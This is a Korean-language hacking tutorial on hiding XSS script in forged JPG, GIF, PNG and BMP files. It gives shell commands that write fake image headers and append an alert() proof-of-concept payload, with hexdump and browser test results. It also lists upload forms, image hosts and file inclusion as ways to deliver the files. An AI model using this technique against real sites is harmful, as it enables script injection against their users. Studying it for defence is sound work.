XSS injection in image formats

by Unfixed

0x00 What? XSS injection in image format

웹해킹 하면 빼놓지 않고 등장하는 XXS 기법이다.
SANS나 OWASP 항상 상위에 Rank 되어 있다. 그만큼 취약한 곳이 많고 기법도 너무 다양하다. 또한 계속해서 발전하고 있기 때문에 방심하고 있다가 쉽게 당할 수 있다.
흔히들 이미지 파일(jpg, gif, png, bmp ...)들은 안전하다고 믿고 있다. 보통 사람들은 이미지파일은 그냥 이미지(그림) 일뿐 어떠한 악성코드나 우리에게 해를 끼친다고 생각하지 않는다. 그러나 이제는 상황이 달라졌다. 안전하다고 생각됐던 이미지파일들 또한 악성코드가 되어 우리의 뒤통수를 치게 될 지도 모른다.
이번에는 악성코드를 이미지 파일에 숨겨 교묘하게 속이는 XSS injection in image format 에 대하여 공부하여 보자.

0x01 어떻게 이미지파일을 만들것인가...

이미지 파일에 악성코드를 심으려면 이미지파일을 생성해야 한다. 각 이미지파일(jpg, gif, png, bmp etc..)은 이미지포맷에 맞게 생성시켜줘야 올바르게 인식이 된다. 아니면 실제 이미지 파일 빈 공간에 악성코드를 넣는 방법이 있다. 공부를 위해 전자의 방법으로 하겠다. 우선 각각의 이미지파일 헤더포맷에 대해 알아보자.

PNG Header Format		
Field	Contents	Size
signature	0x89504E470D0A1A0A	8 Bytes
chunksize	0x0000000D	4 Bytes big-endian binary
chunkid	"IHDR"	4 Bytes
width		4 Bytes big-endian binary
height		4 Bytes big-endian binary

JPEG Header Format		
Field	Contents	Size
JPEG SOI Marker	0xFFD8	2 Bytes
JFIF Marker or EXIF Marker	0xFFE0 or 0xFFE1	2 Bytes
version	0x0010	2 Bytes
JFIF String or EXIF String	0x4A46494600 or 0x4578696600	5 Bytes

GIF Header Format		
Field	Contents	Size
signature	0x474946	3 Bytes
version	0x383961(87a or 89a)	3 Bytes
width		2 Bytes unsigned binary little endian
height		2 Bytes unsigned binary little endian

BMP Header Format		
Field	Contents	Size
signature	0x424D	2 Bytes
size		4 Bytes
reserverd	0x0000	2 Bytes
reserverd	0x0036	2 Bytes

가장 자주 접하는 이미지 파일 4종류를 조사해 보았다.
더욱 상세한 Image Format 은 인터넷에 자세히 나와 있으므로 찾아보길 바란다.

그럼 본격적으로 이미지파일을 직접 생성하여 보자.

위에 조사한 내용을 바탕으로 jpg, gif, png, bmp 이미지 파일을 생성 하였다.

```
[root@enter hack]# echo -en "\xFF\xD8\xFF\xE0\x00\x10\x4A\x46\x49\x46\x00" > hack.jpg
[root@enter hack]# echo -en "\x47\x49\x46\x38\x39\x61" > hack.gif
[root@enter hack]# echo -en "\x89\x50\x4E\x47\x0D\x0A\x1A\x0A\x00\x00\x00\x0DIHDR" > hack.png
[root@enter hack]# echo -en "\x42\x4D\x00\x00\x00\x00\x00\x00\x00\x36" > hack.bmp
```

확인해 보자

```
[root@enter hack]# file hack.jpg
hack.jpg: JPEG image data, JFIF standard 0.00, aspect ratio, 0 x 0
[root@enter hack]# file hack.gif
hack.gif: GIF image data, version 89a,
[root@enter hack]# file hack.png
hack.png: PNG image data, 0 x 0, 0-bit grayscale, non-interlaced
[root@enter hack]# file hack.bmp
hack.bmp: PC bitmap data
```

예상대로 가짜(fake) 이미지 파일이 정상파일로 인식을 한다.
이제 악성코드를 심어보자!
테스트가 목적이기 때문에 아래와 같이 자바스크립트를 만들었다.

```
[root@enter test]# echo -n "<html><script>alert('XSS attack!');</script>" >> hack.jpg
[root@enter test]# echo -n "<html><script>alert('XSS attack!');</script>" >> hack.gif
[root@enter test]# echo -n "<html><script>alert('XSS attack!');</script>" >> hack.png
[root@enter test]# echo -n "<html><script>alert('XSS attack!');</script>" >> hack.bmp
```


이미지 파일을 확인해 보면 아래와 같이 악성코드가 들어가 있는 것을 볼 수 있다.

```
00000000h: 42 4D 00 00 00 00 00 00 00 36 3C 68 74 6D 6C 3E ; BM.......6<html>
00000010h: 3C 73 63 72 69 70 74 3E 61 6C 65 72 74 28 27 58 ; <script>alert('X
00000020h: 53 53 20 61 74 74 61 63 6B 21 27 29 3B 3C 2F 73 ; SS attack!');</s
00000030h: 63 72 69 70 74 3E                               ; cript>
```

악성코드가 들어있는 이미지파일이 완성 되었다.

이제 웹서버에 이미지파일을 올리고 테스트를 해보자!

아래 그림은 IE 6 버전에 실행 시킨 모습이다.



※ 테스트 결과

	IE 6	IE 7	FireFox 1.5	FireFox 2
JPG	○	○	○	X
PNG	○	○	X	X
GIF	○	○	○	X
BMP	○	○	○	X

가장 많이 사용하는 웹브라우저인 IE는 모두 잘 실행되었다.

0x02 어떻게 실행 시킬것인가...

악성 이미지 파일을 만들었고 테스트도 마쳤다. 이제 이 이미지파일을 어떻게 사용할 것인가만 남았다. 우선 타 웹서버에 이미지가 올려져야 하는데 다음과 같은 방법들이 있을 것이다.

- 회원가입 폼 (아바타, 이미지 Upload 기능)
- 이미지 호스팅
- 이미지 게시판
- 기타 좋은(?) 방법

먼저 회원가입 폼에 자신의 프로필 사진이나 아바타 등을 올릴 수 있게 되어있는 커뮤니티 형식의 홈페이지가 있다.

두 번째로 이미지 호스팅 요즘은 사진만 전문적으로 호스팅 하는 곳이 많다. 그것도 무료 호스팅 해주는 외국사이트들이 많다. (호스팅 환경에 따라 다르겠지만...)

세 번째, 이미지 게시판을 이용하면 될 것이다. 이것도 역시 환경에 따라 다르기 때문에 되는 곳을 찾아야 할 것이다.

그리고 File Inclusion 이용하는 방법! (RFI가 아니더라도 LFI를 활용하면 될것이다.)

0x03 결론

우리가 흔히 사용하는 웹브라우저가 최신 버전이라고 해서 반드시 안전한 것은 아니다. 사용자뿐만 아니라 서버호스팅 관리자나 서비스 관리자들 또한 이러한 점을 미리 알고서 대처 할 줄 알아야 할 것이다.
이미지 파일이 안전할 거라고 생각했던 기존의 상식을 깨는 결과가 나왔듯이 눈에 보이는 것이 전부가 아니다. 이미지 파일도 겉모습이 화려하고 멋질지 몰라도 그 속은 아무도 모르는 것이다.

0x04 참고 문헌

- http://w3.kut.ac.kr/~yjjang/asic/ch61_jpeghd.pdf
- http://en.wikipedia.org
- http://ha.ckers.org/
- http://mindprod.com/jgloss/png.html